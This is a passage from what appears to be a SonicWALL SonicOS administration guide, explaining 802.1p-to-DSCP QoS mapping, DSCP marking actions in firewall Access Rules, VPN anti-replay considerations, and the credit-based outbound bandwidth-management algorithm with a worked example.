
QoS Mapping is a feature which converts layer 2 802.1p tags to layer 3 DSCP tags so that they can safely traverse (in mapped form) 802.1p-incapable links; when the packet arrives for delivery to the next 802.1p-capable segment, QoS Mapping converts from DSCP back to 802.1p tags so that layer 2 QoS can be honored.

In our above scenario, the firewall at the Main Site assigns a DSCP tag (e.g. value **48**) to the VoIP packets, as well as to the encapsulating ESP packets, allowing layer 3 QoS to be applied across the WAN. This assignment can occur either by preserving the existing DSCP tag, or by mapping the value from an 802.1p tag, if present. When the VoIP packets arrive at the other side of the link, the mapping process is reversed by the receiving SonicWALL, mapping the DSCP tag back to an 802.1p tag.

3. The receiving SonicWALL at the Remote Site is configured to map the DSCP tag range 48-55 to 802.1p tag 6. When the packet exits the SonicWALL, it will bear 802.1p tag 6. The Switch will recognize it as voice traffic, and will prioritize it over the file-transfer, guaranteeing QoS even in the event of link saturation.

DSCP Marking

DSCP (Differentiated Services Code Point) marking uses 6-bits of the 8-bit ToS field in the IP Header to provide up to 64 classes (or code points) for traffic. Since DSCP is a layer 3 marking method, there is no concern about compatibility as there is with 802.1p marking. Devices that do not support DSCP will simply ignore the tags, or at worst, they will reset the tag value to 0.



The above diagram depicts an IP packet, with a close-up on the ToS portion of the header. The ToS bits were originally used for Precedence and ToS (delay, throughput, reliability, and cost) settings, but were later repurposed by RFC2474 for the more versatile DSCP settings.

The following table shows the commonly used code points, as well as their mapping to the legacy Precedence and ToS settings.

DSCP	DSCP Description	Legacy IP Precedence	Legacy IP ToS (D, T, R)
0	Best effort	0 (Routine – 000)	-
8	Class 1	1 (Priority – 001)	-
10	Class 1, gold (AF11)	1 (Priority – 001)	T
12	Class 1, silver (AF12)	1 (Priority – 001)	D
14	Class 1, bronze (AF13)	1 (Priority – 001)	D, T
16	Class 2	2 (Immediate – 010)	-
18	Class 2, gold (AF21)	2 (Immediate – 010)	T
20	Class 2, silver (AF22)	2 (Immediate – 010)	D
22	Class 2, bronze (AF23)	2 (Immediate – 010)	D, T
24	Class 3	3 (Flash – 011)	-
26	Class 3, gold (AF31)	3 (Flash – 011)	T
27	Class 3, silver (AF32)	3 (Flash – 011)	D
30	Class 3, bronze (AF33)	3 (Flash – 011)	D, T
32	Class 4	4 (Flash Override – 100)	-
34	Class 4, gold (AF41)	4 (Flash Override – 100)	T
36	Class 4, silver (AF42)	4 (Flash Override – 100)	D
38	Class 4, bronze (AF43)	4 (Flash Override – 100)	D, T
40	Express forwarding	5 (CRITIC/ECP – 101)	-
46	Expedited forwarding (EF)	5 (CRITIC/ECP – 101)	D, T
48	Control	6 (Internet Control – 110)	-
56	Control	7 (Network Control – 111)	-

DSCP marking can be performed on traffic to/from any interface and to/from any zone type, without exception. DSCP marking is controlled by Access Rules, from the QoS tab, and can be used in conjunction with 802.1p marking, as well as with SonicOS' internal bandwidth management.

Topics:

- [“DSCP Marking and Mixed VPN Traffic” on page 815](#)
- [“Configure for 802.1p CoS 4 – Controlled load” on page 816](#)
- [“QoS Mapping” on page 816](#)
- [“Managing QoS Marking” on page 817](#)

DSCP Marking and Mixed VPN Traffic

Among their many security measures and characteristics, IPsec VPNs employ anti-replay mechanisms based upon monotonically incrementing sequence numbers added to the ESP header. Packets with duplicate sequence numbers are dropped, as are packets that do not adhere to sequence criteria. One such criterion governs the handling of out-of-order packets. SonicOS provides a replay window of 64 packets, i.e. if an ESP packet for a Security Association (SA) is delayed by more than 64 packets, the packet will be dropped.

This should be considered when using DSCP marking to provide layer 3 QoS to traffic traversing a VPN. If you have a VPN tunnel that is transporting a diversity of traffic, some that is being DSCP tagged high priority (e.g. VoIP), and some that is DSCP tagged low-priority, or

untagged/best-effort (e.g. FTP), your service provider will prioritize the handling and delivery of the high-priority ESP packets over the best-effort ESP packets. Under certain traffic conditions, this can result in the best-effort packets being delayed for more than 64 packets, causing them to be dropped by the receiving SonicWALL's anti-replay defenses.


If symptoms of such a scenario emerge (e.g. excessive retransmissions of low-priority traffic), it is recommended that you create a separate VPN policy for the high-priority and low-priority classes of traffic. This is most easily accomplished by placing the high-priority hosts (e.g. the VoIP network) on their own subnet.

Configure for 802.1p CoS 4 – Controlled load

If you want to change the inbound mapping of DSCP tag **15** from its default 802.1p mapping of **1** to an 802.1p mapping of **2**, it would have to be done in two steps because mapping ranges cannot overlap. Attempting to assign an overlapping mapping will give the error **DSCP range already exists or overlaps with another range**. First, you will have to remove **15** from its current end-range mapping to 802.1p CoS **1** (changing the end-range mapping of 802.1p CoS **1** to DSCP **14**), then you can assign DSCP **15** to the start-range mapping on 802.1p CoS **2**.

QoS Mapping

The primary objective of QoS Mapping is to allow 802.1p tags to persist across non-802.1p compliant links (e.g. WAN links) by mapping them to corresponding DSCP tags before sending across the WAN link, and then mapping from DSCP back to 802.1p upon arriving at the other side:



Note Mapping will not occur until you assign **Map** as an action of the QoS tab of an Access Rule. The mapping table only defines the correspondence that will be employed by an Access Rule's Map action.

For example, according to the default table, an 802.1p tag with a value of **2** will be outbound mapped to a DSCP value of **16**, while a DSCP tag of **43** will be inbound mapped to an 802.1p value of **5**.

Each of these mappings can be reconfigured. If you wanted to change the outbound mapping of 802.1p tag **4** from its default DSCP value of **32** to a DSCP value of **43**, you can click the **Edit** icon for **4 – Controlled load** to display the **Edit QoS 802.1p DSCP Conversion** window and then select the new **To DSCP** value from the drop-down menu:

802.1p to DSCP conversion	
L2 CoS:	1 - Background
To DSCP:	8 - Class 1
From DSCP Begin:	8 - Class 1
From DSCP End:	14 - Class 1, Bronze (AF13)

802.1p CoS 1 end-range remap

802.1p to DSCP conversion	
L2 CoS:	2 - Spare
To DSCP:	16 - Class 2
From DSCP Begin:	15
From DSCP End:	23

802.1p CoS 2 start-range remap

You can restore the default mappings by clicking the **Reset QoS Settings** button.

Managing QoS Marking

QoS marking is configured from the **QoS** tab of **Edit Rule** window (displayed by clicking the **Edit** icon in the **Configure** column in the **Firewall > Access Rules** page of the management interface).


General	Advanced	QoS	Ethernet BWM	Modem BWM
DSCP Marking Settings				
DSCP Marking Action: Preserve				
Note: DSCP values in packets will remain unaltered.				
802.1p Marking Settings				
802.1p Marking Action: None				
Note: No 802.1p tagging				

Both 802.1p and DSCP marking as managed by SonicOS Access Rules provide 4 actions: **None**, **Preserve**, **Explicit**, and **Map**. The default action for DSCP is **Preserve** and the default action for 802.1p is **None**.

The following table describes the behavior of each action on both methods of marking:

Action	802.1p (layer 2 CoS)	DSCP (layer 3)	Notes
None	When packets matching this class of traffic (as defined by the Access Rule) are sent out the egress interface, no 802.1p tag will be added.	The DSCP tag is explicitly set (or reset) to 0.	If the target interface for this class of traffic is a VLAN subinterface, the 802.1p portion of the 802.1q tag will be explicitly set to 0. If this class of traffic is destined for a VLAN and is using 802.1p for prioritization, a specific Access Rule using the Preserve , Explicit , or Map action should be defined for this class of traffic.
Preserve	Existing 802.1p tag will be preserved.	Existing DSCP tag value will be preserved.	
Explicit	An explicit 802.1p tag value can be assigned (0-7) from a drop-down menu that will be presented.	An explicit DSCP tag value can be assigned (0-63) from a drop-down menu that will be presented.	If either the 802.1p or the DSCP action is set to Explicit while the other is set to Map , the explicit assignment occurs first, and then the other is mapped according to that assignment.
Map	The mapping setting defined in the Firewall Settings > QoS Mapping page will be used to map from a DSCP tag to an 802.1p tag.	The mapping setting defined in the Firewall Settings > QoS Mapping page will be used to map from an 802.1 tag to a DSCP tag. An additional checkbox will be presented to Allow 802.1p Marking to override DSCP values . Selecting this checkbox will assert the mapped 802.1p value over any DSCP value that might have been set by the client. This is useful to override clients setting their own DSCP CoS values.	If Map is set as the action on both DSCP and 802.1p, mapping will only occur in one direction: if the packet is from a VLAN and arrives with an 802.1p tag, then DSCP will be mapped from the 802.1p tag; if the packet is destined to a VLAN, then 802.1p will be mapped from the DSCP tag.

For example, refer to the following figure which provides a bi-directional DSCP tag action.



HTTP access from a Web-browser on 192.168.168.100 to the Web server on 10.50.165.2 will result in the tagging of the inner (payload) packet and the outer (encapsulating ESP) packets with a DSCP value of 8. When the packets emerge from the other end of the tunnel, and are delivered to 10.50.165.2, they will bear a DSCP tag of 8. When 10.50.165.2 sends response packets back across the tunnel to 192.168.168.100 (beginning with the very first SYN/ACK packet) the Access Rule will tag the response packets delivered to 192.168.168.100 with a DSCP value of 8.

This behavior applies to all four QoS action settings for both DSCP and 802.1p marking.

One practical application for this behavior would be configuring an 802.1p marking rule for traffic destined for the VPN zone. Although 802.1p tags cannot be sent across the VPN, reply packets coming back across the VPN can be 802.1p tagged on egress from the tunnel. This requires that 802.1p tagging is active of the physical egress interface, and that the [Zone] > VPN Access Rule has an 802.1p marking action other than None.

After ensuring 802.1p compatibility with your relevant network devices, and enabling 802.1p marking on applicable SonicWALL interfaces, you can begin configuring Access Rules to manage 802.1p tags.

Referring to the above figure, the **Remote Site 1** network could have two Access Rules configured as follows:

Setting	Access Rule 1	Access Rule 2
General Tab		
Action	Allow	Allow
From Zone	LAN	VPN
To Zone	VPN	LAN
Service	VOIP	VOIP
Source	Lan Primary Subnet	Main Site Subnets
Destination	Main Site Subnets	Lan Primary Subnet
Users Allowed	All	All
Schedule	Always on	Always on
Enable Logging	Enabled	Enabled
Allow Fragmented Packets	Enabled	Enabled
QoS Tab		
DSCP Marking Action	Map	Map
Allow 802.1p Marking to override DSCP values	Enabled	Enabled
802.1p Marking Action	Map	Map

The first Access Rule (governing **LAN>VPN**) would have the following effects:

- **VoIP** traffic (as defined by the Service Group) from **LAN Primary Subnet** destined to be sent across the VPN to **Main Site Subnets** would be evaluated for both DSCP and 802.1p tags.
 - The combination of setting both DSCP and 802.1p marking actions to **Map** is described in the table earlier in the [“Managing QoS Marking” section on page 817](#).

- Sent traffic containing only an 802.1p tag (e.g., CoS = 6) would have the VPN-bound inner (payload) packet DSCP tagged with a value of 48. The outer (ESP) packet would also be tagged with a value of 48.
- Assuming returned traffic has been DSCP tagged (CoS = 48) by the SonicWALL at the Main Site, the return traffic will be 802.1p tagged with CoS = 6 on egress.
- Sent traffic containing only a DSCP tag (e.g., CoS = 48) would have the DSCP value preserved on both inner and outer packets.
- Assuming returned traffic has been DSCP tagged (CoS = 48) by the SonicWALL at the Main Site, the return traffic will be 802.1p tagged with CoS = 6 on egress.
- Sent traffic containing only both an 802.1p tag (e.g., CoS = 6) and a DSCP tag (e.g. CoS = 63) would give precedence to the 802.1p tag, and would be mapped accordingly. The VPN-bound inner (payload) packet DSCP tagged with a value of 48. The outer (ESP) packet would also be tagged with a value of 48.

Assuming returned traffic has been DSCP tagged (CoS = 48) by the SonicWALL at the Main Site, the return traffic will be 802.1p tagged with CoS = 6 on egress.

To examine the effects of the second Access Rule (VPN>LAN), we'll look at the Access Rules configured at the Main Site.

Setting	Access Rule 1	Access Rule 2
General Tab		
Action	Allow	Allow
From Zone	LAN	VPN
To Zone	VPN	LAN
Service	VOIP	VOIP
Source	Lan Subnets	Remote Site 1 Subnets
Destination	Remote Site 1 Subnets	Lan Subnets
Users Allowed	All	All
Schedule	Always on	Always on
Enable Logging	Enabled	Enabled
Allow Fragmented Packets	Enabled	Enabled
Qos Tab		
DSCP Marking Action	Map	Map
Allow 802.1p Marking to override DSCP values	Enabled	Enabled
802.1p Marking Action	Map	Map

VoIP traffic (as defined by the Service Group) arriving from **Remote Site 1 Subnets** across the VPN destined to **LAN Subnets** on the LAN zone at the Main Site would hit the Access Rule for inbound VoIP calls. Traffic arriving at the VPN zone will not have any 802.1p tags, only DSCP tags.

- Traffic exiting the tunnel containing a DSCP tag (e.g. CoS = 48) would have the DSCP value preserved. Before the packet is delivered to the destination on the LAN, it will also be 802.1p tagged according to the **QoS Mapping** settings (e.g. CoS = 6) by the SonicWALL at the Main Site.

- Assuming returned traffic has been 802.1p tagged (e.g. CoS = 6) by the VoIP phone receiving the call at the Main Site, the return traffic will be DSCP tagged according to the conversion map (CoS = 48) on both the inner and outer packet sent back across the VPN.
- Assuming returned traffic has been DSCP tagged (e.g. CoS = 48) by the VoIP phone receiving the call at the Main Site, the return traffic will have the DSCP tag preserved on both the inner and outer packet sent back across the VPN.
- Assuming returned traffic has been both 802.1p tagged (e.g. CoS = 6) and DSCP tagged (e.g. CoS = 14) by the VoIP phone receiving the call at the Main Site, the return traffic will be DSCP tagged according to the conversion map (CoS = 48) on both the inner and outer packet sent back across the VPN.

Bandwidth Management


Although bandwidth management (BWM) is a fully integrated QoS service, wherein classification and shaping is performed on the single SonicWALL appliance, effectively eliminating the dependency on external systems and thus obviating the need for marking, it is possible to concurrently configure **BWM** and **QoS** (layer 2 and/or layer 3 marking) settings on a single Access Rule. This allows those external systems to benefit from the classification performed on the SonicWALL even after it has already shaped the traffic. For details on how to configure BWM, see [“Methods of Configuring Bandwidth Management” section on page 776](#).

Topics:

- [“Outbound Bandwidth Management” on page 822](#)
- [“Algorithm for Outbound Bandwidth Management” on page 823](#)
- [“Example of Outbound BWM” on page 825](#)
- [“Inbound Bandwidth Management” on page 826](#)
- [“Algorithm for Inbound Bandwidth Management” on page 827](#)
- [“Credit-Based Processing” on page 828](#)
- [“Example of Inbound Bandwidth Management” on page 828](#)

Outbound Bandwidth Management

The available bandwidth on a WAN link is tracked by means of adjusting a link credit (token) pool for each packet sent. Providing that the link has not yet reached a point of saturation, the prioritized queues are deemed eligible for processing.



Like CBQ, SonicOS BWM is based on a class structure, where traffic queues are classified according to Access Rules—for example SSH, Telnet, or HTTP—and then scheduled according to their prescribed priority. Each participating Access Rule is assigned three values: Guaranteed bandwidth, Maximum bandwidth, and Bandwidth priority. Scheduling prioritization is achieved by assignment to one of eight priority queues, starting at 0 (zero) for the highest priority, and descending to 7 (seven) for the lowest priority. The resulting queuing hierarchy can be best thought of as a node tree structure that is always one level deep, where all nodes are leaf nodes, containing no children.

Queue processing utilizes a time division scheme of approximately 1/256th of a second per time-slice. Within a time-slice, evaluation begins with priority 0 queues, and on a packet-by-packet basis transmission eligibility is determined by measuring the packet's length against the queue credit pool. If sufficient credit is available, the packet is transmitted and the queue and link credit pools are decremented accordingly. As long as packets remain in the queue, and as long as Guaranteed link and queue credits are available, packets from that queue will continue to be processed. When Guaranteed queue credits are depleted, the next queue in that priority queue is processed. The same process is repeated for the remaining priority queues, and upon completing priority 7 begins again with priority 0.

The scheduling for excess bandwidth is strict priority, with per-packet round-robin within each priority. In other words, if there is excess bandwidth for a given time-slice all the queues within that priority would take turns sending packets until the excess was depleted, and then processing would move to the next priority.

This credit-based method obviates the need for CBQ's concept of **overlimit**, and addresses one of the largest problems of traditional CBQ, namely, **bursty** behavior (which can easily flood downstream devices and links). This more prudent approach spares SonicOS the wasted CPU cycles that would normally be incurred by the need for re-transmission due to the saturation of downstream devices, as well as avoiding other congestive and degrading behaviors such as TCP slow-start (see Sally Floyd's *Limited Slow-Start for TCP with Large Congestion Windows*), and Global Synchronization (as described in **RFC 2884**):

Queue management algorithms traditionally manage the length of packet queues in the router by dropping packets only when the buffer overflows. A maximum length for each queue is configured. The router will accept packets till this maximum size is exceeded, at which point it will drop incoming packets. New packets are accepted when buffer space allows. This technique is known as Tail Drop. This method has served the Internet well for years, but has the several drawbacks. Since all arriving packets (from all flows) are dropped when the buffer overflows, this interacts badly with the congestion control mechanism of TCP. A cycle is formed with a burst of drops after the maximum queue size is exceeded, followed by a period of underutilization at the router as end systems back off. End systems then increase their windows simultaneously up to a point where a burst of drops happens again. This phenomenon is called Global Synchronization. It leads to poor link utilization and lower overall throughput. Another problem with Tail Drop is that a single connection or a few flows could monopolize the queue space, in some circumstances. This results in a lock out phenomenon leading to synchronization or other timing effects. Lastly, one of the major drawbacks of Tail Drop is that queues remain full for long periods of time. One of the major goals of queue management is to reduce the steady state queue size.

Algorithm for Outbound Bandwidth Management

Each packet through the SonicWALL is initially classified as either a **Real Time** or a **Firewall** packet. Firewall packets are user-generated packets that always pass through the BWM module. Real time packets are usually firewall generated packets that are not processed by the BWM module, and are implicitly given the highest priority. Real Time (firewall generated) packets include:

- WAN Load Balancing Probe
- ISAKMP
- Web CFS
- PPTP and L2TP control packets
- DHCP
- ARP Packets
- Web Sense
- Syslog
- NTP
- Security Services (AV, signature updates, license manager)

Topics:

- [“Outbound BWM Packet Processing Path” on page 824](#)
- [“Guaranteed Bandwidth Processing” on page 824](#)

- [“Maximum Bandwidth Processing” on page 824](#)

Outbound BWM Packet Processing Path

- Determine that the packet is bound for the WAN zone.
- Determine that the packet is classifiable as a Firewall packet.
- Match the packet to an Access Rule to determine BWM setting.
- Queue the packet in the appropriate rule queue.

Guaranteed Bandwidth Processing

This algorithm depicts how all the policies use up the GBW.


- Start with a link credit equal to available link BW.
- Initialize the class credit with configured GBW for the rule.
- If that packet length is less than or equal to the class credit, transmit the packet and deduct the length from class credit and link credit.
- Choose the next packet from queue and repeat step c until class credit is lesser or rule queue is empty.
- Choose the next rule queue and repeat steps b through d.

Maximum Bandwidth Processing

This algorithm depicts how the unutilized link BW is used up by the policies. We start with the highest priority and transmit packets from all the rule queues in a round robin fashion until link credit is exhausted or all queues are empty. Then we move on to the next lowest priority and repeat the same.

- Start with the link credit equal to the left over link BW after GBW utilization.
- Choose the highest priority.
- Initialize class credit to (MBW - GBW).
- Check if the length of a packet from the rule queue is below class credit as well as link credit.
- If yes, transmit the packet and deduct the length from class credit and link credit.
- Choose the next rule queue and repeat steps c through f until link credit gets exhausted or this priority has all its queues empty.
- Choose the next lowest priority and repeat steps c through f.

Example of Outbound BWM



The above diagram shows 4 policies are configured for OBWM with a link capacity of 100 Kbps. This means that the link capacity is 12800 Bytes/sec. The table below gives the BWM values for each rule in Bytes per second.

BWM values	FTP	H323	Yahoo Messenger	VNC
GBW	1280	2560	640	2560
MBW	2560	5120	1920	3200


- a. For GBW processing, we start with the first queue in the rule queue list which is FTP. Link credit is 12800 and class credit is 1280. Pkt1 of 400B is sent out on the WAN link and link credit becomes 12400 and class credit becomes 880. Pkt2 is not sent out because there is not enough class credit to send 1500 Bytes. The remaining class credit is carried over to the next time slice.
- b. We move on to the next rule queue in this list which is for H323. Pkt1 of 1500B is sent out and link credit becomes 10900 and class credit for H323 becomes 1060. Pkt2 is also sent from queue hence link credit = 10200 and class credit = 360. Pkt3 is not sent since there is not enough class credit. The remaining class credit is carried over to the next time slice.
- c. Now we move onto Yahoo Messenger queue. Since Pkt1 cannot be accommodated with its class credit of 640 Bytes, no packets are processed from this queue. However, its class credit is carried over to the next time slice.
- d. From VNC queue, Pkt1 and Pkt2 are sent out leaving link credit = 8000 and class credit = 360. Class credit is carried over.

- e. Since all the queues have been processed for GBW we now move onto use up the left over link credit of 8000.
- f. Start off with the highest priority 0 and process all queues in this priority in a round robin fashion. H323 has Pkt3 of 500B which is sent since it can use up to max = 2560 (MBW-GBW). Now Link credit = 7500 and max = 2060.
- g. Move to the next queue in this priority which is VNC queue. Pkt3 of 500B is sent out leaving link credit = 7000B and class max = 140 (MBW-GBW - 500).
- h. Move to the next queue in this priority. Since H323 queue is empty already we move to the next queue which is VNC again.
- i. From VNC queue Pkt4 of 40B is sent out leaving link credit = 6960 and class max = 100. Pkt5 of 500B is not sent since class max is not enough.
